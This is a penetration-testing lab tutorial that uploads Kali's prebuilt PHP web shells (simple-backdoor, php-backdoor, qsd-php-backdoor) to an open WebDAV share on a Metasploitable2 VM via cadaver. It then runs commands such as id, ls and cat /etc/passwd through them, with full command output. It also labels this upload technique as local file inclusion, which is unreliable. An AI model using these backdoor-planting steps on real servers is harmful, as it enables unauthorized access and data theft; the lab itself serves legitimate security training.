# Lab - Local File Inclusion Using Kali Web Shells PHP Scripts

## Overview

**Local File Inclusion** (LFI) is an attack that involves uploading malicious files to a server. LFI attacks aim to exploit insecure local file upload functions that fail to validate user-supplied/controlled input. LFI typically affects PHP web applications.

WebDAV is one such application.


WebDAV stands for Web Distributed Authoring and Versioning. The WebDAV protocol provides a framework for users to create, change, and move documents on a server, typically a web server or web share.

Kali Linux comes with pre-built PHP scripts that can create a backdoor in the form of a web shell or reverse shell. These pre-built scripts are stored inside /usr/share/webshells/php. Pentesters can use these pre-built scripts without having to write their own malicious PHP code.

- simple backdoor.php
- qsd-php backdoor web shell
- php-reverse-shell.php

## Lab Configuration:

- One virtual install of Kali Linux
- Once virtual install of Metasploitable2
- Ensure that both virtual adapters are set to NAT Network



☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork


The Metasploitable2 will show you its current IP address once you log on to the terminal and type ifconfig. Username and password are provided at the terminal window.

For your Kali, open a terminal and use the ifconfig command to find the IP address assigned to your eth0 adapter.

## Begin the lab!

## Exploiting WebDAV Using Cadaver

Cadaver is a utility for dealing with WebDAV systems using the command line. With cadaver, we can connect to the DAV server directly. This method does not require credentials. Once connected, you can type a ? at the terminal prompt to see what commands are allowed.



```
┌──(root💀kali)-[~]
└─# cadaver http://10.0.2.5/dav
dav:/dav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/>
```


With access to the WebDAV directory, we can upload web shells to the target server.

## Kali Linux Web Shells PHP Scripts

Kali Linux has pre-built web shells PHP scripts stored inside /usr/share/webshells/php. We can use these scripts without the need of having to write PHP code for a malicious script. Web shells are scripts coded in different languages, including PHP, Python, ASP, and Perl. These can be used as a backdoor for illegitimate access to any server by uploading onto a web server running PHP.

From your Kali desktop, open a terminal and type the following command at the prompt. Press Enter.

```
ls -al /usr/share/webshells/php
```




```
┌──(root💀kali)-[~]
└─# ls -al /usr/share/webshells/php
total 44
drwxr-xr-x 3 root root  4096 Dec 20 01:21 .
drwxr-xr-x 8 root root  4096 Dec 20 01:23 ..
drwxr-xr-x 2 root root  4096 Dec 20 01:21 findsocket
-rw-r--r-- 1 root root  2800 Nov 20 15:16 php-backdoor.php
-rwxr-xr-x 1 root root  5491 Nov 20 15:16 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 15:16 qsd-php-backdoor.php
-rw-r--r-- 1 root root   328 Nov 20 15:16 simple-backdoor.php
```

### Upload the simple-backdoor script

At the cadaver prompt, type the following command to upload the `simple-backdoor.php` script to the webserver:

```
put /usr/share/webshells/php/simple-backdoor.php
```



```
dav:/dav/> put /usr/share/webshells/php/simple-backdoor.php
Uploading /usr/share/webshells/php/simple-backdoor.php to `/dav/simple-backdoor.php':
Progress: [=============================>] 100.0% of 328 bytes succeeded.
dav:/dav/> █
```

### Execute the script using a web browser


On your Kali machine, open a web browser, and in the address bar, type the IP address of your Metasploitable2 target, followed by this:

```
/dav/simple-backdoor.php
```

My address is as follows:

```
10.0.2.5/dav/simple-backdoor.php
```

Press Enter.



10.0.2.5/dav/simple-backdoor.php


Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

Our script is now ready to issue commands.

Append the following to the address to see what access you have:

```
?cmd=id
```




10.0.2.5/dav/simple-backdoor.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can now use the following command to show the users and passwords:

```
?cmd=cat+/etc/passwd
```




10.0.2.5/dav/simple-backdoor.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

We can try a different script. Let's upload the `php-backdoor.php` script.

At the cadaver prompt, type the following:

```
put /usr/share/webshells/php/php-backdoor.php
```




```
dav:/dav/> put /usr/share/webshells/php/php-backdoor.php
Uploading /usr/share/webshells/php/php-backdoor.php to `/dav/php-backdoor.php':
Progress: [=============================>] 100.0% of 2800 bytes succeeded.
dav:/dav/> 
```

In the address bar of your Kali browser, type the following:


`10.0.2.15/dav/php-backdoor.php`

This script provides a more authentic web shell feel.




```
execute command: 
upload file: No file selected.          to dir: 

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost     user: root     password: 

database:      query: 
```


In the execute command text box, type `ls -al`:



```
execute command: ls -al
```

Press Enter.






```
total 16
drwxrwxrwt  2 root     root     4096 Apr  2 03:40 .
drwxr-xr-x 10 www-data www-data 4096 May 20  2012 ..
-rw-r--r--  1 www-data www-data 2800 Apr  2 03:40 php-backdoor.php
-rw-r--r--  1 www-data www-data  328 Apr  2 03:39 simple-backdoor.php
```

We can upgrade our web shell still further using the `qsd-php-backdoor.php` script.

At the cadaver prompt, type the following command to upload the `qsd-php-backdoor.php` script:

```
put /usr/share/webshells/php/qsd-php-backdoor.php
```




```
dav:/dav/> put /usr/share/webshells/php/qsd-php-backdoor.php
Uploading /usr/share/webshells/php/qsd-php-backdoor.php to `/dav/qsd-php-backdoor.php':
Progress: [=============================>] 100.0% of 13585 bytes succeeded.
dav:/dav/> 
```

Open your Kali browser, and in the address bar, type the following:

[http://10.0.2.5/dav/qsd-php-backdoor.php](http://10.0.2.5/dav/qsd-php-backdoor.php)

Press Enter.

At the bottom of the web shell, type in `ls -al` into the text box. Press the go button.




**Server Information:**
*Operating System: Linux*
*PHP Version: 5.2.4-2ubuntu5.10* [*View phpinfo()*]


**Directory Traversal**
**Go to current working directory**
**Go to root directory**
**Go to any directory:**
/ Go

Execute MySQL Query:

| | |
|---|---|
| host | localhost |
| user | root |
| password | |
| database | |
| query | |



Execute Shell Command (safe mode is off): ls -al



**Command: *ls -al***

```
total 32
drwxrwxrwt  2 root     root      4096 Apr  2 03:59 .
drwxr-xr-x 10 www-data www-data  4096 May 20  2012 ..
-rw-r--r--  1 www-data www-data  2800 Apr  2 03:58 php-backdoor.php
-rw-r--r--  1 www-data www-data 13585 Apr  2 03:59 qsd-php-backdoor.php
-rw-r--r--  1 www-data www-data   328 Apr  2 03:39 simple-backdoor.php
```

